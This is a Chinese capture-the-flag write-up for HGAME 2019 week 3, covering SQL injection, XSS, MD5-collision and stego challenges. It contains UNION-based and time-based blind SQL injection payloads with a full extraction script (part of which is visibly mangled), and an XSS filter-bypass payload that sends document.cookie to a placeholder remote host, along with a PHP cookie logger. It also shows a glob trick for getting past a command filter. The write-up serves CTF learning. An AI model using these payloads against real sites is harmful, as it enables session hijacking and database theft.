

# [Annevi] HGAME 2019 week-3 writeup

## WEB

### 0x01 sqli-1

打开题目后，有一行代码：

```
substr(md5($_GET["code"]),0,4) === 3f77
```

就是一个通过截取md5的前4位用作一个验证码的效果，于是便写了一个脚本来碰撞md5的值：

```
import hashlib
def md5(s):
    return hashlib.md5(s.encode('utf-8')).hexdigest()

for i in range(1, 1000000):
    if md5(str(i)).startswith('xxxx'):
        print(i)
        break
```

通过如上脚本便可以获得相应的code值。下面几题同理。

这题刚开始的时候出题人没给参数，所以一直觉得怪怪的...就一个code，后来更新了描述 告诉我们参数为id，那么就是一个很普通的sql注入题了。

首先尝试了 `id=1'` `id=1` `id=2-1` 发现 `1'` 报错，于是确定该题为数字型sql注入。

首先构造：

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1%20order%20by%201
```

发现显示正常，无报错

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1%20order%20by%202
```

出现sql error，故判断当前表中只有一个字段一列。试了以下几个payload：

1.查询当前数据库名：

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1 union select database()
```

得到当前数据库名 hgame

2.查询当前数据库下的所有表

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1 union select table_name from
information_schema.tables where table_schema=database()
```

得到:

```
← → ↻ 不安全 | 118.89.111.179:3000/index.php?code=10927&id=1%20union%20select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()
substr(md5($_GET["code"]),0,4) === 22b5
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(9) "f1l1l1l1g" } array(1) { ["word"]=> string(5) "words" }
```

观察发现，flag应该就在表 **f1l1l1l1g** 下

3.查询表**f1l1l1l1g**中的列

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1 union select column_name from
information_schema.columns where table_name='f1l1l1l1g'
```

得到


```
substr(md5($_GET["code"]),0,4) === f631
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(10) "f14444444g" }
```

4.查询列**f14444444g**中的内容:

```
http://118.89.111.179:3000/index.php?code=xxxx&id=1 union select f14444444g from
f1l1l1l1g
```

得到flag:

```
substr(md5($_GET["code"]),0,4) === 45b2
array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(26) "hgame(sql_1s_iNterest1ng)" }
```



## 0x02 Sqli-2

同样是和上题一样的验证码，脚本跑一下就好，但是这题不会在客户端显示出像上题那样的回显，于是判定为盲注，同时题目只会告诉我们sql语句是否能被执行，只要被执行了，那么我们得到的回显始终都是true。于是判定为**基于时间的盲注**。

Google了相关的知识点，发现

时间盲注 大致就是通过if 语句配合sleep来判断当前查询的内容是否正确，通常通过长度与名字来一步一步的猜解出数据库的基本框架和数据信息。

这会需要很多很多的尝试，于是就不能向上一题那样手动进行了，所以就上脚本（又是一个很烂的脚本,疯狂遍历2333）

```
import requests
import hashlib
import re
import time

url = 'http://118.89.111.179:3001/index.php'

def md5(s):
    return hashlib.md5(s.encode('utf-8')).hexdigest()

def Get_Database():
    for i in range(20):
        print("Finding the database length....."+str(i))
        payload = "1 and if(length((select schema_name from information_schema.schemata limit 1,1))="+str(i)+",sleep(5),0)"
        time = Get_Data(payload)
        if time >=4.5:
            databaseLen = i
            print("[*] The database length is "+ str(i))
            break
    database = ''
    for i in range(databaseLen):
        print("Finding the database Name.....")
        for j in range(33,127):
            payload = "1 and if(ascii(substr((select schema_name from information_schema.schemata limit 1,1),"+str(i+1)+",1))="+str(j)+",sleep(5),0)"
            time = Get_Data(payload)
            if time >=4.5:
                database += chr(int(j))
                continue
    print("[*] The current database is "+ database)

def Get_tables():
    for i in range(20):
        print("Finding the table's length.....")
        payload = "1 and if(length((select table_name from information_schema.tables where table_schema= database() limit 0,1))="+str(i)+",sleep(5),0)"
        time = Get_Data(payload)
        if time >=4.5:
            table_len = i
            print("[*] The table length is "+str(i))
            break
    table_name = ''
    for i in range(table_len):
        print("Finding the table name.....")
        for j in range(33,127):
```

```

        payload = "1 and if(ascii(substr((select table_name from
information_schema.tables where table_schema = database() limit
0,1))+str(i+1),1))="+str(j)+"",sleep(5),1)"
        time = Get_Data(payload)
        if time >=4.5:
            table_name += chr(int(j))
            continue
    print("[*] The current table is "+ table_name)

def Get_columns():
    for i in range(30):
        print("Finding the columns. length.....")
        payload = "1 and if(length((select column_name from information_schema.columns
where table_schema= database() and table_name= F11111114G limit
0,1))="+str(i)+"",sleep(5),0)"
        time = Get_Data(payload)
        if time >=4.5:
            columns_len = i
            print("[*] The columns length is "+str(i))
            break
    columns_name = ''
    for i in range(columns_len):
        print("Finding the columns name .....")
        for j in range(33,127):
            payload = "1 and if(ascii(substr((select column_name from
information_schema.columns where table_schema= database() and table_name= F11111114G
limit 0,1))+str(i+1),1))="+str(j)+"",sleep(5),0)"
            time = Get_Data(payload)
            if time >=4.5:
                columns_name += chr(int(j))
                continue
    print("[*] The current columns is "+ columns_name)

def Get_flag():
    for i in range(50):
        print("Finding Flag.....")
        payload = "1 and if(length((select fL4444Ag from F11111114G limit
0,1))="+str(i)+"",sleep(5),1)"
        time = Get_Data(payload)
        if time >=4.5:
            flag_len = i
            print("[*] The flag length is "+str(i))
            break
    flag = ''
    for i in range(flag_len):
        print("Flag is closing to me!!")
        for j in range(33,127):
            payload = "1 and if(ascii(substr((select fL4444Ag from F11111114G limit
0,1))+str(i+1),1))="+str(j)+"",sleep(5),0)"
            time = Get_Data(payload)
            if time >=4.5:
                flag += chr(int(j))
                continue

```

```

print("[*] The flag is "+ flag)
print("So happy am I !!")

def Get_Data(payload):
    s = requests.session()
    string = r"===.*<br>"
    r = s.get(url)
    code = re.search(string,r.text).group()
    code = code.replace("=== ", "")
    code = code.replace("<br>", "")
    for i in range(1, 1000000):
        if md5(str(i)).startswith(code):
            break
    data = {'code':i, 'id':payload}
    start = time.time()
    get = s.get(url,params = data)
    end = time.time()
    return (end-start)

if __name__ == '__main__':
    Get_Database()
    Get_tables()
    Get_columns()
    Get_flag()

```

跑了近半小时，最终跑出了flag.

```

95     string = r"===.*<br>"
96     r = s.get(url)
97     code = re.search(string,r.text).group()
98     code = code.replace("=== ", "")
99     code = code.replace("<br>", "")
100    for i in range(1, 1000000):
101        if md5(str(i)).startswith(code):
    ...

Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
Flag is closing to me!!
[*] The flag is hgame{sql_i_1s_s0_s0_s0_s0_interesting}
So happy am I !!
[Finished in 2012.4s]

```

## 0x03 BabyXss

[Description]

save按钮尝试xss(尝试过程不需要输验证码)，成功后带上验证码code，submit按钮提交xss语句；flag在admin的cookie里面,格式hgame{xxxxx}。

打开题目页面首先是一个输入框，很明显XSS通过这里进行，然后又是同样的MD5验证码环节，不同的是，这里可以先测试成功了之后再输入验证码，那么手动操作就方便多了。

根据题目描述，我们需要拿到admin的cookie，所以要让管理员执行我们的获取cookie的代码并将管理员的cookie发送给我们。

首先测试发现过滤了

```
<script>
```

那么就构造

```
<scr<script>ipt>
```

来绕过过滤。(Typora在导出PDF的时候遇到script的时候就出问题了?。。)

测试1:

```
<scr<script>ipt>alert(1)</scr</script>ipt>
```

发现正常弹框，说明已经成功的绕过script标签的过滤。

测试2:

```
<scr<script>ipt>alert(document.cookie)</scr<script>ipt>
```

弹出了当前用户的cookie，说明cookie可以正常的获取到。

现在则需要使得cookie能够被我们远程获取到：

payload:

```
<scr<script>ipt>window.open('http://xxx.xxx.xxx.xxx/XSS.php?cookie='+document.cookie)  
</scr</script>ipt>
```

当用户访问存在该代码的页面时，便会自动跳转访问我们预先写好的页面，并且通过GET的方式向我们提交了cookie。

写好的php文件如下：

```
<?php  
$cookie = $_GET['cookie'];  
$fp = fopen("cookie.txt","a");  
fwrite($fp,"Cookie:".$cookie."\n");  
fclose($fp);  
?>
```

输入验证码后提交，让题目的bot自动访问我们提交的内容，即可成功获取admin的cookie，flag就在里面。

```
Cookie:Flag={Xss_1s_funny!}; PHPSESSID=on6u50aheaseb4dm7cd57ol404
```

## 0x04 神奇的md5

这题打开后是一个登陆框。。刚开始以为是注入。。纠结了好久，结果正准备关机睡觉的时候脑洞了一下vim的源码泄露，试着访问了一下 `./login.php.swp`，发现竟然真的存在。。。所以下载下来果断用 `vim -r` 恢复了一下源码：

```
<?php
session_start();
error_reporting(0);

if (@$_POST['username'] and @$_POST['password'] and @$_POST['code'])
{
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $code      = (string)$_POST['code'];

    if (($username == $password) or ($username == $code) or ($password == $code)) {
        echo "Your input can't be the same";
    }
    else if ((md5($username) == md5($password)) and (md5($password) == md5($code))) {
        echo "Good";

        header('Location: admin.php');
        exit();
    } else {
        echo "<pre> Invalid password</pre>";
    }
}
?>
```

原来题目的意思就是在这里。。发现了我们的输入都经过了强制的类型转换，故这题显然不是考弱类型，那么就需要找到三个md5值相同但字符串不同的文件，google了好久只找到了三张md5相同的不同图片，但是在url编码后上传时发现超出了服务器规定的上传大小。。然后这里就很迷了。。后来找了BrownFly学长，给了hint，用fastcoll和tail可以在本地生成多个md5值相同的不同文件，大致操作如下：

- 1.fastcoll\_v1.0.0.5.exe -p 0 -o 1 2 //生成两个md5值相同的文件 1、2
- 2.fastcoll\_v1.0.0.5.exe -p 2 -o 3 4 #-p参数代表根据2文件随机生成两个相同MD5的文件，但是生成的MD5与2不同
- 3.tail.exe -c 128 3 > a #-c 128代表将3的最后128位写入文件a，这128位正是2与3的MD5不同的原因
- 4.tail.exe -c 128 4 > b
5. type 1 a > final-1 #这里表示将1和a文件的内容合并写入final-1
6. type 1 b > final-2
7. 现在就已经得到四个MD5值相同的文件：3、4、final-1、final-2

因此，我们可以在linux下用curl将其中三个文件上传，从而成功登陆，进入到admin.php

```
annevi@DESKTOP-RT8FROM:/mnt/c/Users/Annevi/desktop$ curl \
> --data-urlencode "username@1" \
> --data-urlencode "password@2" \
> --data-urlencode "code@3" \
> --data-urlencode "login=Login" \
> -i \
> http://118.25.89.91:8080/question/login.php
HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Tue, 12 Feb 2019 05:41:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.3.1
Set-Cookie: PHPSESSID=681a5e140e26de58b04c93eaad3f08e4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

在没登陆之前，尝试访问admin.php会提示需要先登陆，因此，就带着上图登陆成功后的cookie去访问admin.php，成功：

← → ↻ ⓘ 不安全 | 118.25.89.91:8080/question/admin.php

Private Terminal

提交

看到是一个终端，于是判断这里是执行一些linux下的命令的，首先试了一下ls，发现可以正常的列出当前路径下的文件，于是结合题目，**flag在根目录下**，试着列了一下根目录的文件

```
ls /
```

The Command is : ls /

Result is :bin boot code dev etc flag home lib lib64 media mnt none opt proc root run sbin srv sys tmp usr var

可以看见flag确实在这里，于是我们试着执行一下：

```
cat ../../flag
```

Result is :You can't get flag! Change another way.

但是结果却返回错误的结果，然后试了一下



```
cat ../../f???
```

成功拿到flag:


Result is :hgame{a1c83b66cc504d583c09ea6c20c0dabc}

## MISC

### 0x01 至少像那雪一样

一张图片，binwalk看了一眼发现里面有压缩包，所以直接改后缀为.zip试了一下，发现压缩包有加密，拖进HxD发现并不是伪加密，也没有发现密码有关的信息，于是就考虑了一下CRC32明文攻击，用foremost分离出原图片和压缩包，发现原图片zip压缩后的CRC32值和压缩包里的图片的值是一样的，于是就用工具进行明文攻击。。

跑了一个多小时，成功的得到解密之后的压缩包，这时发现了一个240字节的空txt文件，于是拖进HxD，

 flag.txt

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	09	20	20	09	20	09	09	09	09	20	20	09	09	20	20	20
00000010	09	20	20	09	09	09	09	20	09	20	20	09	20	20	09	20
00000020	09	20	20	09	09	20	09	20	09	20	20	20	20	09	20	20
00000030	09	20	09	09	09	09	09	20	09	20	20	20	09	20	09	09
00000040	09	20	09	20	20	20	20	09	20	09	09	20	20	09	09	09
00000050	09	20	20	09	09	20	09	20	09	20	20	09	09	09	09	20
00000060	09	09	20	20	09	20	09	20	09	20	20	20	09	20	09	09
00000070	09	20	09	20	20	20	20	09	20	09	09	20	20	09	09	09
00000080	09	09	20	20	09	09	09	20	09	20	09	20	09	20	09	20
00000090	09	20	20	09	09	20	09	20	09	20	09	20	20	20	20	20
000000A0	09	20	20	20	09	20	09	09	09	20	09	09	20	09	09	09
000000B0	09	20	20	09	09	09	09	20	09	20	20	20	09	20	09	09
000000C0	09	20	09	20	20	20	20	09	20	20	20	20	09	09	20	20
000000D0	09	20	20	09	20	20	20	09	09	09	20	20	09	09	09	09
000000E0	09	20	20	20	09	20	20	20	09	20	20	20	20	09	20	20

刚开始认为是敲击码，但是发现数目并不成对，匹配不上。。后来脑洞了一下，将09看作0，20看作1，组成一串二进制，

```
0110100001100111011000010110110101100101011110110100000101110100010111110100110001100101011000010011010101110100010111110100110000100100001100001011101011011010011000011000101101011011001010101111101110100010010000110000101110100010111110111001101101110001100000111011101111101
```

转文本，就得到了flag。

### 0x02 旧时记忆

用google搜图试了一下。。并没有什么结果，在给出hint之后，结合题目，旧时记忆，想到最初计算机用于存储数据（记忆）的工具，打孔卡，于是就google到了相关的信息：

- 数字通过在行0至行9直接打1个孔来表示。
- 空格符的表示，不需要打孔。
- 字母用2个孔表示：一个孔在第11、第12、第0行；另一个孔在第1至第9行。字母表被依次分为由9个字母组成的区 ("zones")，每个区的字母依次在第1至第9行打孔。每个区分别在第11、第12、第0行打孔。第3区第1个字符保留未使用。
- 一些特殊字符使用了额外的单孔表示，或者双孔表示。
- 大多数特殊字符（如标点符号等）用3孔表示：第8行被穿孔；第0、第11、第12行有1个穿孔；第1到第7行有1个穿孔。第9行保留未使用

根据这个，——对照，得出flag。

## 0x03 听听音乐？

这题emmmm...文件名有点迷惑人。。stego.mp3 结果刚开始做的时候直接用 mp3Stego 工具解密了游戏啊。。发现是错的，后来纠结了一会重新停了一下，发现就是摩斯电码，看一下波形，解码就ok了。